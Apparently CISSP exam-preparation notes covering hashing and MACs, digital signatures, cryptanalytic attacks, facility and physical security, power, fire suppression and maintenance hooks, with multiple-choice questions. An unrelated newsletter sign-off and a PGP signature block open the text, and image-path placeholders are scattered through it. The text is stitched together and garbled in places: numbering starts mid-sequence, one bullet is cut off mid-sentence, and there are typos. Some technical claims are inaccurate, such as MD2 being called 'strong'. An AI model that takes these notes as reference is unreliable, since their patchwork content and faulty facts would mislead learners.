Be sure to check out feature articles on the human behavior factor of security awareness and how to convince your manager to send you to a conference. You'll also gain insight about the challenges ahead for security professionals from former (ISC)2 Board Vice-Chairperson and current White House Cybersecurity Coordinator, Prof. Howard A. Schmidt, CISSP, CSSLP, Fellow of (ISC)2.

Sincerely,

Elise Yacobellis
Executive Publisher, InfoSecurity Professional Magazine, An (ISC)2 digital publication

Please do not reply to this message. For questions or to contact (ISC)2, please visit http://www.isc2.org/contactus.


-----BEGIN PGP SIGNATURE-----
Version: PGP Universal 2.12.0 (Build 1035)
Charset: us-ascii

wsBVAwUBS4VvgZ/JsGz86uwqAQjnuwgAq8oEnXQJFftCnEp0QPwBSmJyt6HsSj05
oMG3WSJ2NxGf2hxqJwO2gjKZgG4ubu4bsJOyQyCQWGVx5Amyq+CfobEmgKWJ3XyI
X7wZaQ+1e7HZHUdhNHqXzor2J5izn7qxTUxDBLoEZddLrPfZoi4PlgR4DIRnehJc
QIrldItvjKc9ytMesgOVKr+9K+n99xlN4kjQqKZ220AAC2Bwj0lnGk79/BBnxJJT
koyTqjcqXemYZRPeT7IzKaxtvIdHgguRmJHCzUFMKHMlb5D5HXT04pO4qxHuexGF
exgYo6X5t0IFHe3BWwhXFtbrauM0pG0nEjdDH4bJTKETiF7IhZdCUA==
=dQ0/
-----END PGP SIGNATURE-----

Message Integrity

3. HMAC (Hash Message Authentication Code)


1. Hash (message + **symmetric key**) → MAC value
2. Send message + MAC value
3. Receiver hash (message + symmetric key) → new MAC value
4. Compare old and new MAC value



Message Integrity

4. CBC-MAC (Cipher Block Chaining-Message Authentication Code)

- Encrypt message with symmetric block cipher (ie CBC), take the **final block as MAC**
- Send the plain message + MAC
- Receiver do the same to calculate new MAC



Cipher Block Chaining (CBC) mode encryption

*** **Notes**: All these can do "integrity", two MAC algorithms can prove data origin authentication (or **system authentication**), but **not user authentication.**

Other Hashing algorithms

- **MD2**: one-way hash; 128b message digest value; strong; but slow
- **MD4**: one-way hash; 128b; high-speed computation; make use microprocessors
- **MD5**: one-way hash; 128b; more complex; **not collision resistant**, not suitable for SSL certificates or digital signatures.
- **SHA**: used with Digital Signature Standard DSS; 160b; higher protection; into asymmetric algorithm;
- **HAVAL**: one-way hash; variable hash value; 1024b Block
- **Tiger**: used in 64b system; faster than MD5 and SHA; 192b hash result

Attacks against One-way Hash Functions

- **Collision**: if two different messages produce a same hash value
- **Birthday attack**: attempt to force a collision
- It is easier to find two persons same birthday than to find another person with same birthday as you (23 : 253)
- 60b hash: to find a collision 2^30; to find a message with a specific hash value 2^60
- **How would a birthday attack take place?**
  - example of marriage contract
  - important to understand the **hash length** can add difficulties to birthday attack

Questions

Which of the following is not a property or characteristic of a one-way hash function?

A. It converts a message of arbitrary length into a value of fixed length

B. Given the digest value, it should be computationally infeasible to find the corresponding message

C. It should be impossible or rare to derive the same digest from two different messages

D. It converts a message of fixed length to an arbitrary length value

What would indicate that a message had been modified?

A. The public key has been altered


B. The private key has been altered

C. The message digest has been altered

D. The message has been encrypted properly


Salting (in Domain 5)

- A salt is random data (or a constant) that is used as an additional input to a one-way function that hashes a password or passphrase.
- The primary function of salts is to defend against **dictionary attacks** versus a list of password hashes and against pre-computed rainbow table attacks.



I5. Digital Signatures

- It is a hash value that **encrypted with the sender's private key**
- **ensure integrity, authentication and nonrepudiation**
- Hash is **not encryption**



- **Digital Signature Standard (DSS)**
  - US establish standard
  - Use (DSA – Digital Signature Algorithm, RSA or Elliptic Curve) + SHA creates a 160b message digest output

Questions

What is used to create a digital signature?

A. The receiver's private key

B. The sender's public key

C. The sender's private key

D. The receiver's public key

Which of the following best describes a digital signature?

A. A method of transferring a handwritten signature to an electronic document

B. A method to encrypt confidential information

C. A method to provide an electronic signature and encryption

D. A method to let the receiver of the message prove the source and integrity of a message

I9. Attacks

- **Cipher-Only Attack**
  - attacker has ciphertext of several messages to discover the key, then decrypt the messages
  - **most common attack**, as it is easy to get ciphertext by sniffing
  - **extremely difficult** as attacker has too little information
- **Known-Plaintext Attack**
  - attacker has **both plaintext and ciphertext** of one or more messages to discover the key, then decrypt other ciphertext messages
  - Message should have some **patterns** like greeting, ending with name, contact information, salutation etc.
  - Used in War II by US/UK to against German and Japan
- **Chosen-Plaintext Attack**
  - attacker can **choose the plaintext** and get the corresponding **ciphertext**
  - for example, attacker send a message to you and make you **believe** it is important and have to encrypt and send to someone. Attacker sniffs the network to get ciphertext

Attacks

- **Chosen-Cipher Attack**
  - attacker can **choose the ciphertext** to be decrypted and has access to the **resulting decrypted plaintext**.
  - It is harder and attacker may need to have **control of the system**
- **Differential Cryptanalysis**
  - takes two messages of plaintext and follows the change that take place to the blocks as they go through different **S-boxes**.
  - In 1990, invented to attack DES (Data Encryption Standard) successfully
  - A type
- **Temporary files**
  - Temp files are used to perform calculation (Encryption/Decryption)
  - If these files are not properly deleted, this leads attackers to break the key easier.

J. Apply secure principles to site & facility design

- ***** start here page 172
- **Physical Security**
  - include site design, layout, environmental component, emergency response, training, access control, intrusion detection and power, fire protection.
  - Most concern: **No.1 Goal is People (or life),** then data, equipment, systems, facility, company asset…….

Introduction to Physical Security

- in the past, most mainframe, locked away in server rooms
- today, every desk in every company
- become more complex and more vulnerabilities
- terrorist activities
- many different categories of Threats:
  - **Natural environmental threats**: flood, earthquake…
  - **Supply system threats**: power distribution, ISP
  - **Manmade threats**: unauthorized access (both internal / external), angry employee, error
  - **Politically motivated threat**: strikes, terrorist…
- **Primary consideration is life safety** goals: locking a door might prevent staff escape in the event of fire
- Balance safety and security mechanism
- **Layered defense model**: Layer moving from perimeter toward the asset.

CPTED

- **Crime Prevention Through Environmental Design (CPTED)**
- 3 approaches
  - **Natural Access control**: guidance of people entering and leaving a space by placement of doors, fences, lighting, landscaping and security zone
  - **Natural Surveillance**: organized means (guards), mechanical means (CCTV), natural means (straight line of sight, low landscaping, raised entrances)
  - **Territorial Reinforcement**: implement wall, fence, landscaping, light fixtures, flag, clearly marked etc.) to create a sense of a feel proud or ownership.
- CPTED mainly deal with design and construction of the facility

Facility

- **Location**
  - confidence and protection, low profile
  - issue with selection a facility site
    - **Visibility**: low profile, neighbor, population
    - **Surrounding area and external entities**: crime rate, terrorism attack, proximity to police, medical, fire station,
    - **Accessibility**: road access, traffic, airport, train, highway..
    - **Natural disasters**: flood, earthquake, hurricanes, snow, rain…
- **Construction**
  - evaluate **material**, structure, load, UV, building code,
  - **cost-effective**
  - Areas are addressed from physical security point of view: wall, door, ceiling, window, flooring, heating, ventilation, air conditioning, power supply, water, gas, fire detection and suppression…

Entry points (door & window)

- understand company needs, cost effective
- weakest portion of construction, usually door and window
- **Doors**
  - **different type of door**: Vault door (see picture), personnel door, industrial door, vehicle access door, bullet-resistant door

  - hollow-core or solid-core
  - fire rating (1 hour) & protection level (bullet-resistant)
  - hinges and strike plates should be secure
  - panic bar (may be required for fire code)

  - **Mantrap (or dead-man door):** 2 doors with double access control, sometime with weigh to ensure only one person to **prevent piggybacking or tailgating**
  - **Turnstile**: to **prevent piggybacking** (like MTR Gate or full height)


  - Automatic lock:
    - **Fail-safe** setting: power failure, default is unlocked
    - **Fail-secure** setting: power failure, default is looked (need to consider life saving)

Entry points (door & window)

- **Windows**
  - glass or other materials
  - type of glass
    - **Standard**: no extra protection, but cheapest
    - **Tempered**: glass is heated and the cooled suddenly to increase strength
    - **Acrylic**: plastic. Polycarbonate Acrylic is more stronger
    - **Wired**: embedded wire between 2 sheet of glasses
    - **Laminated**: plastic layer between 2 outer glass layer, stronger
    - **Solar window film**: tinted and extra strong
    - **Security film**: transparent film is applied
  - **Other consideration**: Glass Break Sensor, transparent, UV filtering, explosive, storm,
- **Internal Compartments**
  - dropped ceilings could be weak in intrusion protection

K3-K4. Media/Evidence storage

- Can be in digital or non-digital forms
- Can be the evidence for law enforcement or company
- **Security concerns**: Disaster, fire, water, damage, steal, accountability, chain of custody etc.



K5. Restricted & work area security

Security concerns: authorized & unauthorized access, wearing badge, social engineering, safety, health, steal of information and asset, clear desk policy…

K1, K2 & K6. Computer and Equipment Rooms

- very critical; Referred as wiring closets, server rooms, media storage facilities, evidence storage, data center
- trend to less people to access data center **(remote control**)
- **Two-man rule**: always requires **2 persons together** to entry a **highly security areas**; say double doors with two individual access cards
- should locate in the **core areas** of facility near wiring distribution center
- May be **locked** with smart card, biometric, combination lock etc.
- **Tamper Protection**: thru encryption and alarming of enclosures from physically broken
- **Tracking Equipment**: such as Radio-Frequency Identification (RFID)
- Protection from **Lightning**
- **Rack security**
- **Inventory**

Computer and Equipment Rooms

- **regulation**: fire code, at least two doors
- should not at the **top floor / Basement**
- away from any building **water pipe**
- vents and ducts of HVAC should be **protected or very small**
- **emergency off switch** is near the door: easy to use when fire
- portable fire **extinguishers**: easy to see and access (other fire extinguisher described later)
- able to detect leak and unwanted **water** (under raised floor, on dropped ceiling)
- control **temperature** (too low: equipment works slowly; too high: overhead)
- control **humidity** (too low: static electricity; too high: corrosion)
- different **electric** supplies from building, redundant power supplier, more electrical sub-stations
- **wall**: glass, hollow, solid-core, fire rating

Power

- **Internal Support Systems**
  - Light, air conditioning, water, power
- **Electric Power**
  - Ensure continuous supply of electricity
  - Calculate total cost of anticipated downtime
- **Power Protection**
  - 3 ways: UPS, Power line conditioner and Backup source
  - **UPS**
    - **Online UPS system**: constantly provide power from UPS' inverter, quickly detect & pickup
    - **Standby UPS**: stay inactive until power line fails, small delay, cheaper
  - **Backup Power Supply**: outage longer than UPS can last, redundant line from another electrical substation or generator (gas or fuel required)
- Test periodically

Power

- **Electric Power Issues**
  - **Clean power**: no interference or voltage fluctuation
  - **Line noise**: electromagnetic interference (EMI) from Motor or radio frequency interference (RFI) from Fluorescent light
  - **Countermeasure**: shielded cabling; power and data lines not running over fluorescent lighting

Power Protection

- **Emergency and normal** panels, conduits and switchgear should be installed separately.
- **Emergency generators and fuel storage** should be located away from public access, such entrances, parking
- **In-rush current**: Initial surge of current required to start a load (cause a sag)
- **Too many device plug** into the same socket (may cause line noise)

Power

- **Preventive Measures and Good Practices**
  - surge protector
  - shut down / power up devices in orderly fashion
  - power line monitor to detect frequency and voltage
  - use regulator
  - three prong connector or adapter

K7. Utilities & HVAC considerations

- **Utilities:** Electrical, Communications, Water
- **Ventilation**
  - Closed-loop: reuse air after properly filter
  - **Positive pressurization**: air goes out when open door; prevent smoke go in

K9. Fire prevention, detection and suppression

- **Fire Prevention, Detection and Suppression**
  - **Fire prevention** includes training, right equipment, fire suppression supply, proper storing combustible elements, using noncombustible construction materials
  - **Fire detection**:
    - **manual**: red pull box
    - **automatic** detection response: sensor of fire or smoke
  - **Fire suppression:**
    - Suppression agent: water, Halon, CO2, FM200 etc
    - Manual: portable extinguisher

Fire

- **Type of Fire Detection**
  - **Smoke Activated**:
    - or call “photoelectric device” or “optical detector”; early warning device; detect variation in light intensity
    - Another type of smoke detector: draw air into a pipe
  - **Heat Activated**:
    - predefined temperature (**fixed temperature, say 70C**) OR temperature increase over a period of time (**rate-of-rise, say rise 10c in 10sec**); install both on and above suspended ceilings and below raised floors

Fire

- **Fire Suppression**
  - **Fire triangle**: flammable material, oxygen and ignition temperature
  - Understand different type of fire: (A) common combustibles (B) Liquid (C) electrical (D) combustible metal
  - **CO2**: good to put out fire, but bad for life forms; allow time to evacuate; good in unattended facilities
  - **Dry powder**: good to interrupt the chemical combustion; exclude oxygen
  - **Foam**: water based; exclude oxygen
  - **Halon**: poison; disrupt chemical reaction of a fire; restricted
  - **Aero-K:** Replacement of Halon; non-poison, disrupt chemical reaction
  - **FM200**: popular now; exclude oxygen
  - **Water**: reduce temperature
  - **HVAC** is connected to fire alarm and suppression system, not to feed oxygen and not to spread deadly smoke

K8. Water issues

- **Water Sprinklers**
  - less expensive than halon and FM200, but cause water damage
  - **Wet pipe**
  - **Dry pipe**: Pressurized air & holding tank
  - **Preaction**: similar to dry pipe; have to melt sprinkler head
  - **Deluge**: a large volume of water in shorter period; not used in data processing environment

Question

When should a Class C fire extinguisher be used instead of a Class A fire extinguisher?

A. When electrical equipment is on fire

B. When wood and paper are on fire

C. When a combustible liquid is on fire

D. When the fire is in an open area

A Threat to Review

- **Maintenance Hooks**
  - A type of **backdoor**, give the developer easy access to the code without regular access controls, in order to monitor behavior or modify the function of an application.
  - Example: include **intercepting keyboard** or mouse event messages when intercepting program in order to **monitor behavior or modify** the function of an application or other component
  - Forget to close when go live
  - Countermeasure: code review, QA testing, release patch after finding out backdoor, not much user can do, IDS, encryption, auditing